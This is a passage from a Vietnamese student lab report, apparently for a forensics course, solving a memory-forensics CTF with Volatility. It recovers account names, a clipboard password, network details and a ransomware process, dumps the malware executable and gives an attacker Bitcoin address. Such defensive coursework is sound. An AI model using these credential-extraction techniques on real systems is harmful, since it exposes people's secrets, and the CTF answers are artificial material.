0x00000030  25 3f 47 12 0b e5 4d a5 c8 35 cf dc 00 00 00 00   %?G...M..5......
```



Vậy tài khoản **Rick** có password là **MortyIsReallyAnOtter**

- Tìm tên (ComputerName) và địa chỉ IP của máy tính mục tiêu.

Để tìm ComputerName ta dung plugin envars:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 envars | grep COMPUTERNAME
Volatility Foundation Volatility Framework 2.6
   396 wininit.exe          0x00000000002abae0 COMPUTERNAME                    WIN-LO6FAF3DTFE
   432 winlogon.exe         0x00000000001afd70 COMPUTERNAME                    WIN-LO6FAF3DTFE
   492 services.exe         0x0000000000091320 COMPUTERNAME                    WIN-LO6FAF3DTFE
   500 lsass.exe            0x0000000000481320 COMPUTERNAME                    WIN-LO6FAF3DTFE
   508 lsm.exe              0x00000000003d1320 COMPUTERNAME                    WIN-LO6FAF3DTFE
   604 svchost.exe          0x0000000000251320 COMPUTERNAME                    WIN-LO6FAF3DTFE
   668 vmacthlp.exe         0x0000000000421320 COMPUTERNAME                    WIN-LO6FAF3DTFE
   712 svchost.exe          0x00000000002a1320 COMPUTERNAME                    WIN-LO6FAF3DTFE
   808 svchost.exe          0x0000000000261320 COMPUTERNAME                    WIN-LO6FAF3DTFE
   844 svchost.exe          0x00000000001b1320 COMPUTERNAME                    WIN-LO6FAF3DTFE
   868 svchost.exe          0x0000000000341320 COMPUTERNAME                    WIN-LO6FAF3DTFE
  1012 svchost.exe          0x0000000000241320 COMPUTERNAME                    WIN-LO6FAF3DTFE
   620 svchost.exe          0x00000000002c1320 COMPUTERNAME                    WIN-LO6FAF3DTFE
  1120 spoolsv.exe          0x0000000000131320 COMPUTERNAME                    WIN-LO6FAF3DTFE
  1164 svchost.exe          0x0000000000291320 COMPUTERNAME                    WIN-LO6FAF3DTFE
```

ComputerName là **WIN-LO6FAF3DTFE**

Để tìm IP của máy tính ta dùng plugin netscan:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1×64 netscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          Proto    Local Address                  Foreign Address      State          Pid      Owner          Created
0×7d60f010         UDPv4    0.0.0.0:1900                   *:*                                 2836     BitTorrent.exe 2018-08-04 19:2
7:17 UTC+0000
0×7d62b3f0         UDPv4    192.168.202.131:6771           *:*                                 2836     BitTorrent.exe 2018-08-04 19:2
7:22 UTC+0000
0×7d62f4c0         UDPv4    127.0.0.1:62307                *:*                                 2836     BitTorrent.exe 2018-08-04 19:2
7:17 UTC+0000
0×7d62f920         UDPv4    192.168.202.131:62306          *:*                                 2836     BitTorrent.exe 2018-08-04 19:2
7:17 UTC+0000
0×7d6424c0         UDPv4    0.0.0.0:50762                  *:*                                 4076     chrome.exe     2018-08-04 19:3
3:37 UTC+0000
0×7d6b4250         UDPv6    ::1:1900                       *:*                                 164      svchost.exe    2018-08-04 19:2
8:42 UTC+0000
0×7d6e3230         UDPv4    127.0.0.1:6771                 *:*                                 2836     BitTorrent.exe 2018-08-04 19:2
7:22 UTC+0000
0×7d6ed650         UDPv4    0.0.0.0:5355                   *:*                                 620      svchost.exe    2018-08-04 19:3
4:22 UTC+0000
0×7d71c8a0         UDPv4    0.0.0.0:0                      *:*                                 868      svchost.exe    2018-08-04 19:3
4:22 UTC+0000
0×7d71c8a0         UDPv6    :::0                           *:*                                 868      svchost.exe    2018-08-04 19:3
4:22 UTC+0000
0×7d74a390         UDPv4    127.0.0.1:52847                *:*                                 2624     bittorrentie.e 2018-08-04 19:2
7:24 UTC+0000
```

IP của máy tình là **192.168.202.131**

- Người dùng trên máy tính mục tiêu thích chơi một vài trò chơi điện tử cũ. Nêu tên trò chơi mà người này chơi. Cung cấp địa chỉ IP máy chủ của trò chơi.

Từ netscan, thấy được trò chơi mà người dung này thích chơi là **LunarMS (MapleStory).** Địa chỉ IP của máy chủ trò chơi là **77.102.199.102**

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1×64 netscan | grep LunarMS
Volatility Foundation Volatility Framework 2.6
0×7d6124d0         TCPv4    192.168.202.131:49530          77.102.199.102:7575  CLOSED         708      LunarMS.exe
0×7e413a40         TCPv4    -:0                            -:0                  CLOSED         708      LunarMS.exe
0×7e521b50         TCPv4    -:0                            -:0                  CLOSED         708      LunarMS.exe
```

- Người này dùng một tài khoản để đăng nhập vào một kênh tên là Lunar-3 trọng trò chơi. Tìm tên của tài khoản này.

Thực hiện lệnh string để xem thông tin và grep để các giá trị trên gần “Lunar-3”:
strings 708.dmp | grep "Lunar-3" -C 5

```
Context control:
  -B, --before-context=NUM  print NUM lines of leading context
  -A, --after-context=NUM   print NUM lines of trailing context
  -C, --context=NUM         print NUM lines of output context
  -NUM                      same as --context=NUM
      --group-separator=SEP  print SEP on line between matches with context
      --no-group-separator  do not print separator for matches with context
      --color[=WHEN],
      --colour[=WHEN]       use markers to highlight the matching strings;
                            WHEN is 'always', 'never', or 'auto'
  -U, --binary              do not strip CR characters at EOL (MSDOS/Windows)

When FILE is '-', read standard input.  With no FILE, read '.' if
recursive, '-' otherwise.  With fewer than two FILEs, assume -h.
Exit status is 0 if any line is selected, 1 otherwise;
if any error occurs and -q is not given, the exit status is 2.

Report bugs to: bug-grep@gnu.org
GNU grep home page: <https://www.gnu.org/software/grep/>
General help using GNU software: <https://www.gnu.org/gethelp/>

┌──(root㉿kali)-[/home/kali/NT334]
└─# strings 708.dmp | grep "Lunar-3" -C 5
c+Y\
\b+Y
c+Yt
tb+Y4c+Y
b+YLc+Y
Lunar-3
Lunar-4
L(dNVxdNV
L|eNV
{qf8
$m1Y
--
normal
pressed
disabled
mouseOver
keyFocused
Lunar-3
0tt3r8r33z3
Sound/UI.img/
BtMouseClick
Lunar-4
```

Ở đây có tên giống tài khoản là 0tt3r8r33z3

- Biết rằng người dùng này sử dụng dịch vụ lưu trữ trực tuyến để giữ tài khoản, mật khẩu chọ email của mình dọ người này hay quên mật khẩu. Anh ta cũng có thói quên luôn luôn saọ chép (cọpy-paste) mật khẩu để tránh sai sót. Tìm mật khẩu của người này.

Do người dùng hay copy-paste password nên có thể sử dụng plugin clipboard:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 clipboard
Volatility Foundation Volatility Framework 2.6
Session    WindowStation Format                  Handle Object             Data
---------- ------------- ------------------ ---------- ------------------ ----------------------------------------------------------------
         1 WinSta0       CF_UNICODETEXT          0x602e3 0xfffff900c1ad93f0 M@il_Pr0vid0rs
         1 WinSta0       CF_TEXT                    0x10 ------------------
         1 WinSta0       0x150133L      0x200000000000 ------------------
         1 WinSta0       CF_TEXT                   0x1 ------------------
         1 ------------- ------------------     0x150133 0xfffff900c1c1adc0
```

Ta có được mật khẩu là **M@il_Pr0vid0rs**

- Bộ nhớ của người này được nhân viên điều tra trích xuất và thu lại dọ tình nghi máy tính bị nhiễm mã độc. Hãy tìm tên tiến trình mã độc (baọ gồm cả extensiọn). Mã độc này dưới dạng định dạng file gì?

Đầu tiên sử dụng plugin pstree để xem các tiến trình:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 pstree
Volatility Foundation Volatility Framework 2.6
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0xfffffa801b27e060:explorer.exe                     2728   2696     33    854 2018-08-04 19:27:04 UTC+0000
. 0xfffffa801b486b30:Rick And Morty                  3820   2728      4    185 2018-08-04 19:32:55 UTC+0000
.. 0xfffffa801a4c5b30:vmware-tray.ex                 3720   3820      8    147 2018-08-04 19:33:02 UTC+0000
. 0xfffffa801b2f02e0:WebCompanion.e                  2844   2728      0 ------ 2018-08-04 19:27:07 UTC+0000
. 0xfffffa801a4e3870:chrome.exe                      4076   2728     44   1160 2018-08-04 19:29:30 UTC+0000
.. 0xfffffa801a4eab30:chrome.exe                     4084   4076      8     86 2018-08-04 19:29:30 UTC+0000
.. 0xfffffa801a5ef1f0:chrome.exe                     1796   4076     15    170 2018-08-04 19:33:41 UTC+0000
.. 0xfffffa801aa00a90:chrome.exe                     3924   4076     16    228 2018-08-04 19:29:51 UTC+0000
.. 0xfffffa801a635240:chrome.exe                     3648   4076     16    207 2018-08-04 19:33:38 UTC+0000
.. 0xfffffa801a502b30:chrome.exe                      576   4076      2     58 2018-08-04 19:29:31 UTC+0000
.. 0xfffffa801a4f7b30:chrome.exe                     1808   4076     13    229 2018-08-04 19:29:32 UTC+0000
.. 0xfffffa801a7f98f0:chrome.exe                     2748   4076     15    181 2018-08-04 19:31:15 UTC+0000
. 0xfffffa801b5cb740:LunarMS.exe                      708   2728     18    346 2018-08-04 19:27:39 UTC+0000
. 0xfffffa801b1cdb30:vmtoolsd.exe                    2804   2728      6    190 2018-08-04 19:27:06 UTC+0000
. 0xfffffa801b290b30:BitTorrent.exe                  2836   2728     24    471 2018-08-04 19:27:07 UTC+0000
.. 0xfffffa801b4c9b30:bittorrentie.e                 2624   2836     13    316 2018-08-04 19:27:21 UTC+0000
.. 0xfffffa801b4a7b30:bittorrentie.e                 2308   2836     15    337 2018-08-04 19:27:19 UTC+0000
```

Ở đây có tiến trình khả nghi là **Rick And Morty** (tiến trình cha) và **vmware-tray.ex** (tiến trình con)

Xem cmdline của tiến trình vmware-tray.ex thấy nó không nằm cùng với một số tiến trình vm khác, có thể đây là mã độc:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1×64 cmdline -p 3820
Volatility Foundation Volatility Framework 2.6
************************************************************************
Rick And Morty pid:   3820
Command line : "C:\Torrents\Rick And Morty season 1 download.exe"

┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1×64 cmdline -p 3720
Volatility Foundation Volatility Framework 2.6
************************************************************************
vmware-tray.ex pid:   3720
Command line : "C:\Users\Rick\AppData\Local\Temp\RarSFX0\vmware-tray.exe"

┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1×64 cmdline -p 1428
Volatility Foundation Volatility Framework 2.6
************************************************************************
vmtoolsd.exe pid:   1428
Command line : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"

┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1×64 cmdline -p 668
Volatility Foundation Volatility Framework 2.6
************************************************************************
vmacthlp.exe pid:    668
Command line : "C:\Program Files\VMware\VMware Tools\vmacthlp.exe"
```

Mã độc này là **vmware-tray** định dạng file .exe

- Cho biết cách nào để mã độc xâm nhập và nhiễm vào máy tính của người này. Có phải do thói quen cũ?

Từ các thông tin phía trên, mã độc có thể xâm nhập và nhiễm vào máy tính của người này thông qua việc tải gì đó từ Chrome bằng giao thức BitTorrent.
Sử dụng plugin filescan, thấy người dung có tải về file .exe.torrent tại thư mục \Downloads.

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1×64 filescan | grep "Rick And Morty"
Volatility Foundation Volatility Framework 2.6
0×000000007d63dbc0     10      0 R--r-d \Device\HarddiskVolume1\Torrents\Rick And Morty season 1 download.exe
0×000000007d8813c0      2      0 RW-rwd \Device\HarddiskVolume1\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent
0×000000007da56240      2      0 RW-rwd \Device\HarddiskVolume1\Torrents\Rick And Morty season 1 download.exe
0×000000007dae9350      2      0 RWD--- \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\Rick And Morty season 1 download.exe.1.torrent
0×000000007dcbf6f0      2      0 RW-rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\Rick And Morty season 1 download.exe.1.torrent
0×000000007e710070      8      0 R--rwd \Device\HarddiskVolume1\Torrents\Rick And Morty season 1 download.exe
```

Thực hiện dump một số file trong này để xem có thông tin gì không:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# strings /home/kali/NT334/file.None.0×fffffa801af10010.dat
[ZoneTransfer]
ZoneId=3

┌──(root㉿kali)-[/home/kali/NT334]
└─# strings /home/kali/NT334/file.None.0×fffffa801b42c9e0.dat
d8:announce44:udp://tracker.openbittorrent.com:80/announce13:announce-listll44:udp://tracker.openbittorrent.com:80/a
nnounceel42:udp://tracker.opentrackr.org:1337/announceee10:created by17:BitTorrent/7.10.313:creation datei1533150595
e8:encoding5:UTF-84:infod6:lengthi456670e4:name36:Rick And Morty season 1 download.exe12:piece lengthi16384e6:pieces
560:\I
!PC<^X
B.k_Rk
0<;O87o
!4^"
3hq,
&iW1|
K68:o
w~Q~YT
$$o9p
bwF:u
e7:website19:M3an_T0rren7_4_R!cke
```

- Xác định mã độc lây lan từ nguồn nào (dọwnlọad ở đâu, link). Phân tích luồng hoạt động sau khi người này dọwnlọad tập tin đó. Mật khẩu của người này ở bước trên có liên quan gì đến luồng chạy này?

Mã độc được tải từ Chrome nên ta dùng plugin filescan để xem nơi chứa lịch sử của chrome

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 filescan | grep -i "history"
Volatility Foundation Volatility Framework 2.6
0x000000007d45dcc0     18      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History
0x000000007d62bdd0     17      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\MSHist012018080420180805\index.dat
0x000000007d6b5c80     18      1 R--r-- \Device\HarddiskVolume1\ProgramData\Microsoft\Windows Defender\Scans\History\CacheManager\MpSfc.bin
0x000000007d6ea820     17      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\index.dat
0x000000007d74eb30      1      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\index.dat
0x000000007d7afdd0      1      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\MSHist012018080420180805\index.dat
0x000000007d9b3940     17      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007dac7410     33      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History-journal
0x000000007e1792c0      1      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012018080420180805\index.dat
0x000000007e43bd10     16      0 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012018080420180805\index.dat
0x000000007e446f20      1      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007e70e520      1      1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007e753810      1      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\desktop.ini
```

Sau đó dump file và xem bằng sqlite3 do file ở dạng sqlite 3.x.
Xem trong current_path và site_url trong bảng downloads file Rick And Morty season 1 download.exe.torrent có nguồn tải đến từ https://mail.com

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007d45dcc0 -D .
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7d45dcc0   None   \Device\HarddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History
SharedCacheMap 0x7d45dcc0   None   \Device\HarddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History

┌──(root㉿kali)-[/home/kali/NT334]
└─# file /home/kali/NT334/file.None.0xfffffa801a5193d0.dat | grep -i "Rick and morty"

┌──(root㉿kali)-[/home/kali/NT334]
└─# file /home/kali/NT334/file.None.0xfffffa801a5193d0.dat
/home/kali/NT334/file.None.0xfffffa801a5193d0.dat: SQLite 3.x database, last written using SQLite version 3023001, file counter 24, database pages 47, cookie 0x17, schema 4, UTF-8, version-valid-for 24

┌──(root㉿kali)-[/home/kali/NT334]
└─# sqlite3 /home/kali/NT334/file.None.0xfffffa801a5193d0.dat
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .schema downloads
CREATE TABLE downloads (id INTEGER PRIMARY KEY,guid VARCHAR NOT NULL,current_path LONGVARCHAR NOT NULL,target_path LONGVARCHAR NOT NULL,start_time INTEGER NOT NULL,received_bytes INTEGER NOT NULL,total_bytes INTEGER NOT NULL,state INTEGER NOT NULL,danger_type INTEGER NOT NULL,interrupt_reason INTEGER NOT NULL,hash BLOB NOT NULL,end_time INTEGER NOT NULL,opened INTEGER NOT NULL,last_access_time INTEGER NOT NULL,transient INTEGER NOT NULL,referrer VARCHAR NOT NULL,site_url VARCHAR NOT NULL,tab_url VARCHAR NOT NULL,tab_referrer_url VARCHAR NOT NULL,http_method VARCHAR NOT NULL,by_ext_id VARCHAR NOT NULL,by_ext_name VARCHAR NOT NULL,etag VARCHAR NOT NULL,last_modified VARCHAR NOT NULL,mime_type VARCHAR(255) NOT NULL,original_mime_type VARCHAR(255) NOT NULL);
sqlite> select current_path, site_url from downloads
   ...> ;
C:\Users\Rick\Downloads\BitTorrent.exe|https://bittorrent.com/
C:\Users\Rick\Downloads\MSSetupv83.exe|https://mega.nz/
C:\Users\Rick\Downloads\Lunar Client & WZ.zip|https://mega.nz/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.com/
C:\Users\Rick\Downloads\NDP40-KB2468871-v2-x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\dotNetFx40_Full_x86_x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.com/
sqlite>
```

- Nhân viên điều tra xác định được mã độc là một ransọmếwarế. Tìmđịa chỉ ví Bitcọin của kẻ tấn công

Có thể ransomware sẽ có thông báo cho nạn nhân tại desktop nên thực hiện filescan trên desktop

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 filescan | grep -i "desktop"
Volatility Foundation Volatility Framework 2.6
0x000000007d660500      2      0 -W-r--  \Device\HarddiskVolume1\Users\Rick\Desktop\READ_IT.txt
0x000000007d74c2d0      2      1 R--rwd \Device\HarddiskVolume1\Users\Rick\Desktop
0x000000007d7f98c0      2      1 R--rwd \Device\HarddiskVolume1\Users\Rick\Desktop
0x000000007d864250     16      0 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop\desktop.ini
0x000000007d8a9070     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Desktop\desktop.ini
0x000000007d8a9310     16      0 R--rwd \Device\HarddiskVolume1\Users\Public\desktop.ini
0x000000007d8ac800      2      1 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000007d8ac950      2      1 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000007d8ad160     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
0x000000007d8afba0     16      0 R--rwd \Device\HarddiskVolume1\Program Files (x86)\desktop.ini
0x000000007d8b1e60     16      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
0x000000007d8b5340     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar\desktop.ini
0x000000007d8d2450     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Pictures\desktop.ini
0x000000007d8d7f20     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Searches\desktop.ini
0x000000007d8d8070      9      0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmusr\desktopEvents.dll
0x000000007d8d8560     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Videos\desktop.ini
0x000000007d8d86b0     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Contacts\desktop.ini
0x000000007d8df070     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Favorites\desktop.ini
0x000000007d8e24f0     16      0 R--rwd \Device\HarddiskVolume1\Users\Public\Documents\desktop.ini
0x000000007d8e4c80     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Documents\desktop.ini
0x000000007d8e8070     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Music\desktop.ini
0x000000007d8e8c50     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Downloads\desktop.ini
0x000000007d8e94c0     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Saved Games\desktop.ini
0x000000007d8e9b80     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Links\desktop.ini
0x000000007dbcfdd0     16      0 R--rwd \Device\HarddiskVolume1\Users\desktop.ini
0x000000007dc51070      1      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
0x000000007dc54f20      1      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
0x000000007dc7b970      1      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
0x000000007e1b42d0      1      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Windows\Libraries\desktop.ini
0x000000007e410890     16      0 R--r--  \Device\HarddiskVolume1\Users\Rick\Desktop\Flag.txt
0x000000007e416320      1      0 R--rwd \Device\HarddiskVolume1\Program Files\desktop.ini
0x000000007e5c52d0      3      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Windows\SendTo\Desktop.ini
0x000000007e753810      1      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\desktop.ini
0x000000007e77fb60      1      1 R--rw- \Device\HarddiskVolume1\Users\Rick\Desktop
0x000000007eab2240      1      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Windows\Recent\desktop.ini
```

Ở đây có 2 file .txt, thử đọc 2 file này:

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# cat /home/kali/NT334/file.None.0xfffffa801b2def10.dat
Your files have been encrypted.
Read the Program for more information
read program for more information.

┌──(root㉿kali)-[/home/kali/NT334]
└─# cat /home/kali/NT334/file.None.0xfffffa801b0532e0.dat
{◆$V◆\◆◆C(◆◆Ń◆l1◆◆◆◆T◆r◆◆◆~◆{gШ◆◆◆n>◆G◆
                                        ◆◆

┌──(root㉿kali)-[/home/kali/NT334]
└─#
```

Dùng plugin procdump để damp file exe

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 procdump -D . -p 3720
Volatility Foundation Volatility Framework 2.6
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0xfffffa801a4c5b30 0x0000000000ec0000 vmware-tray.ex       OK: executable.3720.exe
```

Ta tiến hành dịch ngược file này và có được flag

1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

  *Ví dụ: [*NT101.K11.ANTT*]-Exe01_Group03.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT